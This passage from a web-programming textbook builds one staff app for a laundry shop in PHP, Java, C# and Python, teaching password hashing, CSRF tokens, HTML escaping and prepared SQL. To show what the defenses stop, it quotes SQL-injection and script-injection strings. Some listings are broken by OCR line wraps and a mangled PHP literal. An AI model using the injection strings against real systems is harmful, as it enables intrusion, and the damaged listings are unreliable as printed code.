

Figure 10.33 Configure your new project: (1) name, (2) location, (3) solution and project in the same directory, and (4) the folder that will be created. Microsoft's tutorial insists on the name `RazorPagesMovie` only so that its copied code finds matching namespaces.



Figure 10.34 Additional information: (1) the framework version — here .NET 9; with Visual Studio 2026 choose .NET 10 — (2) the authentication type, (3) *Configure for HTTPS*, which is the opposite of `--no-https`, and (4) *Do not use top-level statements*, which would bring back the older `Program.cs` of **Listing 10.4**.



Figure 10.35 Solution Explorer for the new project: (1) dependencies, (2) `wwwroot`, (3) `Pages` and (4) `Program.cs`, beside connected services, launch properties and `appsettings.json`.

Ctrl+F5 runs the project without the debugger. If the project was configured for HTTPS, the first run asks two questions (**Figure 10.36**, **Figure 10.37**): whether to trust the development certificate that was just generated, and — from Windows itself — whether to install it as a trusted root. Answer *Yes* on your own development machine only: the certificate claims to be `localhost` and is trusted only there.

Figure 10.36 Visual Studio offering (1) to trust the self-signed certificate it generated for local HTTPS; *Yes* (2) accepts.

Figure 10.37 Windows' own security warning before a root certificate is installed: (1) the name it claims, `localhost`; (2) the thumbprint that identifies the certificate; (3) the warning, which is right to be alarming, because a trusted root can vouch for any site.

Visual Studio then starts the application and opens the browser at `localhost` with a port chosen at random when the project was created. Nothing about that is special: it is the same Kestrel of **Listing 10.9**, started by a button instead of a command.

10.3.7 The same three servers without Windows

Everything in this section has a cross-platform equivalent, and this chapter's code uses those, because they are what a reader on any machine can run. PHP has a built-in development server (`php -S`), so no Apache is needed to try the PHP build. Tomcat 11 is a zip file that runs wherever Java runs. ASP.NET Core runs on Kestrel on Windows, macOS and Linux, with IIS as one option for hosting on Windows. And Flask runs anywhere Python does. Section 10.12 returns to Apache, Tomcat, IIS and gunicorn when the question is not "how do I try it?" but "how do I put it on a server?".

10.4 The Parts Every Build Shares

10.4.1 The database, and what each build reads of it

All five builds use four tables of the Laundry schema of Chapter 5 and write to two of them. They read `Employee` to log in, `Customer` to search, `Service` for the price list, `Bill` with its joins for the bill page, and `Outlet` for the outlet's name; they write one row into `Bill` and one into `StatusLog` for every new bill. The schema's own rules — `CHECK` constraints on lengths and allowed values, foreign keys, the format of dates — stay in force underneath, so a bug in any build that tried to store a bill for a customer who does not exist would be stopped by the database even if the build's own check were missing. That is defense in depth: the application checks so that it can give the person a friendly message; the database checks so that no mistake anywhere can corrupt the data.

By default every build uses SQLite, the database that lives in one file and needs no server, so that the code runs on any machine with no setup. Each build can use MySQL or MariaDB instead by changing one setting — a PDO DSN, a JDBC URL, an ADO.NET connection string, a Python driver — because the SQL they send is written to run unchanged on both.

10.4.2 The rules, in one file per language

The rules of Section 10.2.1 are the same four functions in every build. **Listing 10.11** is the Python spelling; the other three are line-for-line translations in `php/src/rules.php`, `java/common/src/laundry/core/Rules.java` and `aspnet/Rules.cs`.

Listing 10.11 `python/rules.py`: the role of an employee, the checks on a new bill, and rupiah formatting. It imports nothing from Flask and runs no SQL itself; `store` is passed in.

```
"""The shop's rules, with no web and no SQL in them: the same rules in all five
versions."""
import re

RACK = re.compile(r"[ABC](0[1-9]|1[0-9]|20)")      # A01 ... C20
CUSTOMER_ID = re.compile(r"C[0-9]{4}")
UNITS = re.compile(r"[0-9]{1,3}")                    # ASCII digits only, at most 3 of them

def role(employee):
    """Owner, supervisor, cashier or washer, worked out from the Employee row."""
    if employee["spv_id"] is None:
        return "owner"
    if employee["supervises"]:
        return "supervisor"
    return "cashier" if employee["section"] == "transaction" else "washer"

def validate_bill(form, store):
    """Return (values, errors). An empty errors dict means the bill may be stored."""
    values = {
        "customer": form.get("customer", "").strip().upper(),
        "service": form.get("service", "").strip(),
        "units": form.get("units", "").strip(),
        "rack": form.get("rack", "").strip().upper(),
    }
    errors = {}
    if not CUSTOMER_ID.fullmatch(values["customer"]):
        errors["customer"] = "A customer id looks like C0001."
    elif not store.customer_exists(values["customer"]):
        errors["customer"] = "No customer with id %s." % values["customer"]
    if values["service"] not in {s["id"] for s in store.services()}:
        errors["service"] = "Choose a service from the list."
    if not (UNITS.fullmatch(values["units"]) and 1 <= int(values["units"]) <= 100):
        errors["units"] = "Units must be a whole number from 1 to 100."
    if not RACK.fullmatch(values["rack"]):
        errors["rack"] = "A rack looks like A01 (rows A to C, 01 to 20)."
    return values, errors

def rupiah(amount):
    """36000 -> 'Rp 36.000' (Indonesian thousands separator)."""
    return "Rp " + format(int(amount), ",").replace(",", ".")
```

Four details in **Listing 10.11** deserve a sentence each, because each one is a bug in somebody's program.

`fullmatch`, not `match`: a pattern must match the *whole* text, or `C0001; DROP TABLE` would pass a check that looks at the beginning only. The PHP version gets the same effect with `^…$` and the `D` modifier, without which `$` also matches before a final newline — PHP's regular expressions have that surprise, and `A05\n` would pass.

`[0-9]`, not `\d`, for the units. In Python 3 `\d` matches any Unicode digit, including Arabic-Indic and Devanagari digits, and `int()` would then happily convert them; the shop's form should accept only the ten digits on its keyboard.

The unit check tests the *text* first and converts second. `int("0.5")` raises an error, `int(" 3 ")` does not, and `float("1e2")` is a hundred: a check that converts first inherits every one of those surprises.

`validate_bill` returns the cleaned values as well as the errors, so that the form can be shown again with what the employee typed, and so that the code that stores the bill uses the cleaned values and never the raw form.

10.4.3 Passwords: one hash format, four implementations

Every employee row holds a `password_hash` such as

```
pbkdf2_sha256$600000$HIZhQyZ0LipVjvDT273tEg==$5tOZ…
```

The four fields, separated by `$`, are the algorithm (PBKDF2 with HMAC-SHA-256), the number of iterations, the *salt* — sixteen random bytes, different for every employee, written in Base64 — and the result, 32 bytes, also in Base64. To check a password, a program takes the password the person typed, the salt and the iteration count from the stored value, runs PBKDF2 again, and compares the result with the stored one.

The iterations are the point. One SHA-256 computation takes well under a microsecond; PBKDF2 repeats it, here 600,000 times, so that one check takes a noticeable fraction of a second. A person logging in waits that fraction once. Somebody who has stolen the database and wants to try a list of a billion likely passwords against one hash must pay it a billion times. If a machine can compute R single hashes per second and the stored hash uses n iterations, the number of password guesses it can test per second is roughly

$$G = \frac{R}{n} \tag{10.2}$$

With $n = 600000$, Equation (10.2) divides the attacker's speed by six hundred thousand, and the salt makes sure that the work must be redone for every employee separately instead of once for all. In this book's build machine one login took between 0.16 and 0.24 seconds in the four running builds, most of it this computation — a price nobody at the counter notices.

The same format is verified in four languages. Put the four next to one another and notice how little differs.

Listing 10.12 `verify_password` in PHP: `hash_pbkdf2` with `true` for raw bytes, and `hash_equals` for the comparison.

```
/** PBKDF2 hashes in the Profitina Laundry format: pbkdf2_sha256$iterations$salt$hash */
function verify_password(string $password, string $stored): bool
{
    $parts = explode('$', $stored);
    if (count($parts) !== 4 || $parts[0] !== 'pbkdf2_sha256') {
        return false;
    }
    $salt = base64_decode($parts[2], true);
    $expected = base64_decode($parts[3], true);
    if ($salt === false || $expected === false) {
        return false;
    }
    $key = hash_pbkdf2('sha256', $password, $salt, (int) $parts[1], strlen($expected),
true);
    return hash_equals($expected, $key);                            // constant-time
comparison
}
```

Listing 10.13 `Passwords.java`: the JDK's `PBKDF2WithHmacSHA256` key factory; the key length is given in bits, hence `* 8`.

```
package laundry.core;

import java.security.MessageDigest;
import java.util.Base64;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.PBEKeySpec;

/** PBKDF2 hashes in the Profitina Laundry format: pbkdf2_sha256$iterations$salt$hash */
public final class Passwords {
    private Passwords() { }

    public static boolean verify(String password, String stored) {
        try {
            String[] p = stored.split("\\$");
            if (p.length != 4 || !p[0].equals("pbkdf2_sha256")) {
                return false;
            }
            byte[] salt = Base64.getDecoder().decode(p[2]);
            byte[] expected = Base64.getDecoder().decode(p[3]);
            PBEKeySpec spec = new PBEKeySpec(password.toCharArray(), salt,
                    Integer.parseInt(p[1]), expected.length * 8);
            byte[] key = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256")
                    .generateSecret(spec).getEncoded();
            return MessageDigest.isEqual(key, expected);            // constant-time
comparison
        } catch (Exception e) {                                      // malformed hash: no
match
            return false;
        }
    }
}
```

Listing 10.14 `VerifyPassword` in C#: `Rfc2898DeriveBytes.Pbkdf2`, whose odd name comes from RFC 2898, the standard that defined PBKDF2.

```
    /// <summary>PBKDF2 hashes in the Profitina Laundry format:
pbkdf2_sha256$iterations$salt$hash</summary>
    public static bool VerifyPassword(string password, string stored)
    {
        var p = stored.Split('$');
        if (p.Length != 4 || p[0] != "pbkdf2_sha256") return false;
        try
        {
            byte[] salt = Convert.FromBase64String(p[2]);
            byte[] expected = Convert.FromBase64String(p[3]);
            byte[] key = Rfc2898DeriveBytes.Pbkdf2(Encoding.UTF8.GetBytes(password), salt,
                int.Parse(p[1], CultureInfo.InvariantCulture), HashAlgorithmName.SHA256,
expected.Length);
            return CryptographicOperations.FixedTimeEquals(key, expected);   // constant
time
        }
        catch (FormatException)
        {
            return false;
        }
    }
```

Listing 10.15 `verify_password` in Python: `hashlib.pbkdf2_hmac` from the standard library.

```
def verify_password(password: str, stored: str) -> bool:
    try:
        algorithm, iterations, salt_b64, hash_b64 = stored.split("$")
        if algorithm != "pbkdf2_sha256":
            return False
        salt = base64.b64decode(salt_b64)
        expected = base64.b64decode(hash_b64)
        key = hashlib.pbkdf2_hmac("sha256", password.encode("utf-8"), salt,
                                  int(iterations), dklen=len(expected))
        return hmac.compare_digest(key, expected)      # constant-time comparison
    except (ValueError, AttributeError):
        return False
```

Every one of **Listing 10.12**, **Listing 10.13**, **Listing 10.14** and **Listing 10.15** does the same five things: split the stored value, decode the salt as *bytes* (not as text), run PBKDF2 with the stored iteration count, and compare in *constant time* — `hash_equals`, `MessageDigest.isEqual`, `CryptographicOperations.FixedTimeEquals`, `hmac.compare_digest`. An ordinary `==` stops at the first byte that differs, so it answers slightly faster for a wrong guess whose first bytes are wrong than for one whose first bytes are right; with enough measurements an attacker can use that difference. The constant-time functions always look at every byte. And every one of them answers `false`, never an exception, for a stored value that is malformed, so that a damaged row locks one account instead of crashing the login page.

> **WARNING.** None of the builds ever compares or stores a plain password, and none tells the visitor *which* of the two fields was wrong. “Wrong e-mail or password.” for both cases is deliberate: a login form that says “no such e-mail” tells a stranger which e-mail addresses belong to the shop’s staff. Indonesia’s Personal Data Protection Law, UU No. 27/2022 [5], makes protecting exactly this kind of data the business’s legal duty.

10.5 PHP 8 and PDO

Figure 10.38 is the map for this section and the four that follow it. Its columns are the six stages every request passes through in every build — a server accepts it, some checks run on every request, the address is turned into a piece of code, that code decides, data is read or written, a

view draws the answer — and its rows are the five builds. Keep it open; each section walks one row.



Figure 10.38 The life of one request in each of the five builds. The columns are the same six stages in every row; only the names in the boxes change.

10.5.1 The life of a PHP request: nothing survives

PHP's lifecycle has one property that shapes everything else: **each request starts from nothing**. When Apache (or PHP's built-in server, or PHP-FPM behind nginx) receives a request for this build, PHP starts running `public/index.php` from its first line with empty variables. It loads the other files, opens a database connection, reads the session from disk, produces the page, and then everything — every variable, every object, the connection — is thrown away. The next request, even from the same person a second later, starts from nothing again.

This is called a *shared-nothing* design, and it is the reason PHP is so forgiving. A mistake that corrupts a variable cannot affect the next visitor, because the next visitor gets fresh variables. It is also why PHP needs a session store on disk: anything that must survive between requests has to be put somewhere outside the program. The Java, C# and Python builds are the opposite — one long-running program that serves request after request — and Sections 10.6 to 10.9 will show what that buys and what it costs.

10.5.2 One door: the front controller

The classic PHP arrangement of Section 10.3.1 maps each address to a file: `/customers.php` runs `htdocs/customers.php`. It is simple, and it has three weaknesses. Every file must remember to start the session, check the login and check the anti-forgery token; forgetting once opens a hole. Addresses carry the `.php` extension, which is an implementation detail leaking into the URL. And every PHP file under the document root can be requested directly, including ones that were only meant to be included.

This build therefore uses a **front controller**: one file, `public/index.php`, through which every request enters, and a folder layout in which *only* `public/` is visible to the web server. The source code, the templates and the configuration sit beside `public/`, not in it, where no URL can reach them. **Listing 10.16** is the whole front controller.

Listing 10.16 `php/public/index.php`. Every request enters here: static files are handed back to the built-in server, the session starts, every POST is checked for its token, and the route table decides which function runs.

```
<?php
// The front controller: every request that is not a real file arrives here.
//   php -S 127.0.0.1:9001 -t public public/index.php      (PHP's built-in server)
//   Apache (XAMPP): public/.htaccess sends every other address here
declare(strict_types=1);

if (PHP_SAPI === 'cli-server'
        && is_file(__DIR__ . parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH))) {
    return false;                          // style.css, the logo: let the server send the
file
}

require __DIR__ . '/../src/Store.php';
require __DIR__ . '/../src/rules.php';
require __DIR__ . '/../src/web.php';
require __DIR__ . '/../src/pages.php';
$config = require __DIR__ . '/../config.php';

session_set_cookie_params(['httponly' => true, 'samesite' => 'Lax']);
session_start();

$method = $_SERVER['REQUEST_METHOD'];
if ($method === 'POST' && !hash_equals(csrf_token(), (string) ($_POST['csrf'] ?? '''))) {
    abort(403, 'The form has expired. Go back, reload the page and try again.');
}

// The route table: method, address pattern, function. The first match wins.
$routes = [
    ['GET',  '#^/$#',                   fn() => redirect('/customers')],
    ['GET',  '#^/login$#',              'login_form'],
    ['POST', '#^/login$#',              'login'],
    ['POST', '#^/logout$#',             'logout'],
    ['GET',  '#^/customers$#',          'customers'],
    ['GET',  '#^/bills/new$#',          'new_bill_form'],
    ['POST', '#^/bills/new$#',          'create_bill'],
    ['GET',  '#^/bills/([A-Za-z][0-9]{4})$#', 'show_bill'],
];

$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
foreach ($routes as [$verb, $pattern, $handler]) {
    if ($verb === $method && preg_match($pattern, $path, $m)) {
        $handler(...array_slice($m, 1));           // captured parts become arguments
    }
}
abort(404, 'There is no page at this address.');
```

Read **Listing 10.16** from top to bottom, because that is the order in which a request experiences it.

The first `if` is for PHP's built-in server only. That server, started with `php -S 127.0.0.1:9001 -t public public/index.php`, calls `index.php` for *every* request, including `/static/style.css`. Returning `false` tells it: "this one is a real file; send it yourself." Under Apache the same job is done by the `.htaccess` file of **Listing 10.17**, which sends to `index.php` every address that is not a real file.

Listing 10.17 `php/public/.htaccess` for Apache: requests for real files (`-f`) are served as they are; everything else is rewritten to `index.php`, keeping the query string (`QSA`).

```
# Apache (XAMPP): send every address that is not a real file to index.php.
RewriteEngine On
RewriteCond %{REQUEST_FILENAME} !-f
RewriteRule ^ index.php [QSA,L]
```

Then come the `require` lines, which load the four other source files, and `$config`, the settings. `session_set_cookie_params` makes the session cookie `HttpOnly` — invisible to JavaScript in the page, so that an injected script cannot steal it — and `SameSite=Lax`, so that the browser does not send it with a form posted from another site. `session_start()` reads the visitor's session from disk, or creates one.

The CSRF check comes next, before any page code. A *cross-site request forgery* is a form on some other website that posts to *our* address; the visitor's browser would send the session cookie with it, and the shop's server would believe the logged-in cashier had created a bill. The defense is a random token, stored in the session and put into every form as a hidden field: a forged form on another site cannot know it. `hash_equals` compares it in constant time, for the reason given in Section 10.4.3. Because this one check sits in the front controller, no page can forget it.

Last is the **route table**: a list of rows, each a method, a regular expression for the path, and the function to call. The loop tries them in order; the first row whose method and pattern both match wins, and whatever the pattern captured in parentheses — the bill id in `/bills/B2954` — is passed to the function as arguments. If nothing matches, the answer is 404. Note that `GET /bills/new` is listed before `GET /bills/(…)`: with patterns, order is meaning, and a pattern that would accept `new` as a bill id would hide the form if it came first. This one would not (it requires a letter and four digits), but the habit of listing specific routes first costs nothing.

10.5.3 The pages

Each function in `src/pages.php` (**Listing 10.18**) is one row of **Table 10.1**.

Listing 10.18 `php/src/pages.php`: one function per route. Each reads the request, asks the rules and the store, and ends by rendering a template, redirecting, or refusing.

```php
<?php
// One function per page. index.php decides which one runs.

function login_form(): never
{
    render('login', ['title' => 'Staff login', 'email' => '', 'error' => null]);
}

function login(): never
{
    $email = strtolower(trim($_POST['email'] ?? ''));
    $employee = store()->employeeByEmail($email);
    if ($employee === null || !$employee['password_hash']
            || !verify_password($_POST['password'] ?? '', $employee['password_hash'])) {
        render('login', ['title' => 'Staff login', 'email' => $email,
                         'error' => 'Wrong e-mail or password.'], 401);
    }
    session_regenerate_id(true);                        // a fresh session id for the new
login
    $_SESSION = ['user' => ['id' => $employee['id'], 'name' => $employee['name'],
                            'role' => role($employee), 'outlet' =>
$employee['Outlet_id']]];
    redirect('/customers');
}

function logout(): never
{
    $_SESSION = [];
    session_destroy();
    redirect('/login');
}

function customers(): never
{
    require_login();
    $q = trim($_GET['q'] ?? '');
    [$total, $rows] = store()->searchCustomers($q);
    render('customers', ['title' => 'Customers', 'q' => $q, 'total' => $total, 'rows' =>
$rows]);
}

function new_bill_form(): never
{
    may_create_bills(require_login());
    render('bill_new', ['title' => 'New bill', 'services' => store()->services(),
                        'values' => ['units' => '1'], 'errors' => []]);
}
```

Listing 10.18 (Continued) *php/src/pages.php: one function per route. Each reads the request, asks the rules and the store, and ends by rendering a template, redirecting, or refusing.*

```
function create_bill(): never
{
    $user = require_login();
    may_create_bills($user);
    [$values, $errors] = validate_bill($_POST, store());
    if ($errors) {
        render('bill_new', ['title' => 'New bill', 'services' => store()->services(),
                            'values' => $values, 'errors' => $errors], 422);
    }
    $id = store()->createBill($values['customer'], $values['service'], (int)
$values['units'],
                              $values['rack'], $user['id'], $user['outlet'], now());
    redirect("/bills/$id");
}

function show_bill(string $id): never
{
    require_login();
    $bill = store()->bill(strtoupper($id)) ?? abort(404, "There is no bill $id.");
    render('bill_show', ['title' => "Bill {$bill['id']}", 'bill' => $bill]);
}

function may_create_bills(array $user): void
{
    if ($user['role'] === 'washer') {
        abort(403, 'Washers do not take new bills.');
    }
}
```

Every function is declared `: never`. That PHP 8.1 return type promises that the function never returns normally — it always ends the request with `exit`, inside `render`, `redirect` or `abort`. It is what makes the front controller's loop safe: once a route matches, control never comes back to try the next one.

`login` shows three habits that every build shares. The e-mail is trimmed and lower-cased before it is looked up, because people type `Kasir1@…` on phones that capitalize the first letter. A failed login answers **401** with the form, not a redirect, so that the e-mail stays in the box and the password does not. And a successful login calls `session_regenerate_id(true)` before storing the user, which gives the session a new id and deletes the old file. Without that step an attacker who had planted a known session id in the victim's browser — *session fixation* — would find himself logged in as the victim the moment the victim logged in.

`create_bill` shows the **Post/Redirect/Get** pattern of Chapter 7. A valid form ends with a redirect to the new bill's page, so that the browser's next request is a harmless `GET`; pressing Reload repeats the `GET`, not the `POST`, and no second bill is created. An invalid form ends with **422 Unprocessable Content** and the form again, filled with the cleaned values and the messages.

10.5.4 Templates, and escaping by hand

PHP was born as a template language, and this build uses it as one: each file in `templates/` is HTML with `<?= … ?>` holes. `render` in **Listing 10.19** runs a template with an array of variables, captures its output with `ob_start`, and then runs `layout.php` with the captured text as `$main`.

Listing 10.19 The first half of `php/src/web.php`: `e` escapes for HTML, `render` runs a template inside the layout, `redirect` sends 303 See Other, and `abort` renders the error page with a status.

```
<?php
// Small helpers every page uses: escaping, templates, redirects, the session, errors.

function e(mixed $value): string
{
    return htmlspecialchars((string) $value, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');
}

/** Run templates/$name.php with $vars, put the result inside layout.php, and send it. */
function render(string $name, array $vars = [], int $status = 200): never
{
    http_response_code($status);
    $vars += ['user' => $_SESSION['user'] ?? null, 'csrf' => csrf_token()];
    extract($vars);
    ob_start();
    require __DIR__ . "/../templates/$name.php";
    $main = ob_get_clean();
    require __DIR__ . '/../templates/layout.php';
    exit;
}

function redirect(string $path): never
{
    header('Location: ' . $path, true, 303);           // 303 See Other: the next request
is a GET
    exit;
}

function abort(int $status, string $message): never
{
    render('error', ['title' => $status === 403 ? 'Not allowed' : 'Not found',
                     'message' => $message], $status);
}
```

The customers template is **Listing 10.20**.

Listing 10.20 `php/templates/customers.php`. Every value that came from the database or from the visitor passes through `e()`; the count is an integer that PHP itself produced, and is printed as it is.

```
<h1>Customers</h1>
<form method="get" action="/customers">
  <label for="q">Name or phone contains</label>
  <input id="q" name="q" value="<?= e($q) ?>">
  <button>Search</button>
</form>
<p class="count"><?= $total ?> customer<?= $total === 1 ? '' : 's' ?> found<?php
  if ($total > count($rows)): ?>, showing the first <?= count($rows) ?><?php endif; ?>.</p>
<table>
  <tr><th>Id</th><th>Name</th><th>Phone</th><th>E-mail</th></tr>
  <?php foreach ($rows as $c): ?>
  <tr><td><?= e($c['id']) ?></td><td><?= e($c['name']) ?></td><td><?= e($c['phone'])
?></td><td><?= e($c['email']) ?></td></tr>
  <?php endforeach; ?>
</table>
```

The weakness of plain PHP as a template language is visible in **Listing 10.20**: escaping is *opt-in*. `<?= $c['name'] ?>` would print a customer's name unescaped, and nothing would warn you. If one customer had registered with the name `<script>…</script>`, every employee who opened the list would run that script. The build's rule is therefore "every value goes through `e()`", and the test of Section 10.10 checks it by searching for a `<script>` tag and making sure it comes back as `<script>`. The template engines of the other builds reverse the default: they escape unless

told not to. That difference, more than any other, is why larger PHP projects use a template engine such as Twig or Laravel's Blade.

`e()` itself is `htmlspecialchars` with `ENT_QUOTES`, so that single quotes are escaped too and a value can safely go inside an attribute written with either kind of quote, and `ENT_SUBSTITUTE`, so that invalid UTF-8 is replaced instead of making the whole result an empty string.

10.5.5 The session

After `session_start()`, `$_SESSION` is an ordinary PHP array that PHP saves to a file at the end of the request and reads back at the start of the next one. The browser holds only the file's name, in the cookie `PHPSESSID`. **Figure 10.39** compares this with the other builds; for PHP the left box holds a random id and the right box a file such as `sess_9c1f…` in the folder `session.save_path` names. The login stores four facts there: the employee's id, name, role and outlet. Everything else — the bills, the customers — is read from the database again on every request, because in a shared-nothing system there is nowhere else to keep it.

10.5.6 The database: PDO

The `Store` class holds every statement. **Listing 10.21** is the search.

Listing 10.21 `Store::searchCustomers`: the visitor's text becomes a `LIKE` pattern whose own wildcard characters are escaped, and both statements are prepared with `?` placeholders.

```
    /** @return array{0:int,1:array} the number of matches and the first PAGE of them */
    public function searchCustomers(string $text): array
    {
        $pattern = '%' . strtr($text, ['!' => '!!', '%' => '!%', '_' => '!_']) . '%';
        $where = " WHERE name LIKE ? ESCAPE '!' OR phone LIKE ? ESCAPE '!'";
        $count = $this->db->prepare('SELECT COUNT(*) FROM Customer' . $where);
        $count->execute([$pattern, $pattern]);
        $rows = $this->db->prepare('SELECT id, name, phone, email FROM Customer' . $where
                                   . ' ORDER BY name, id LIMIT ' . self::PAGE);
        $rows->execute([$pattern, $pattern]);
        return [(int) $count->fetchColumn(), $rows->fetchAll()];
    }
```

Two layers of protection meet in **Listing 10.21**. The **placeholders** keep the visitor's text out of the SQL: `prepare` sends the statement with `?` in it to the database first, and `execute` sends the values separately, so a search for `%' OR 1=1 --` is compared as text and matches nothing — the test checks exactly that. The **escape characters** handle a subtler problem. Inside a `LIKE` pattern, `%` and `_` are wildcards, so a search for `_` would match every customer. `strtr` puts a `!` before each of them (and doubles any `!` the visitor typed), and `ESCAPE '!'` tells the database that a character after `!` is literal. The only value concatenated into the SQL is `self::PAGE`, a constant of the class, never anything from the request.

The constructor (**Listing 10.22**) sets the three PDO options this book always uses: errors become exceptions, rows come back as associative arrays, and prepared statements are real ones prepared by the database rather than emulated by PDO. For SQLite it also switches on foreign keys, which SQLite leaves off unless asked, connection by connection.

Listing 10.22 The top of `php/src/Store.php`: one PDO connection per request, built from the DSN in the configuration.

```php
<?php
// Every SQL statement of the PHP version, in one place (PDO: SQLite by default, MySQL by
DSN).

final class Store
{
    public const PAGE = 20;                     // customers shown per search

    private PDO $db;

    public function __construct(array $config)
    {
        $this->db = new PDO($config['dsn'], $config['user'], $config['password'], [
            PDO::ATTR_ERRMODE            => PDO::ERRMODE_EXCEPTION,   // errors become
exceptions
            PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
            PDO::ATTR_EMULATE_PREPARES   => false,
        ]);
        if (str_starts_with($config['dsn'], 'sqlite:')) {
            $this->db->exec('PRAGMA foreign_keys = ON');
        }
    }
```

`createBill` uses a transaction, `beginTransaction` … `commit`, with `rollBack` in the `catch`, so that the `Bill` row and its first `StatusLog` row are stored together or not at all — the rule of Section 5.11.

10.5.7 Configuration

Listing 10.23 is all of the build's configuration.

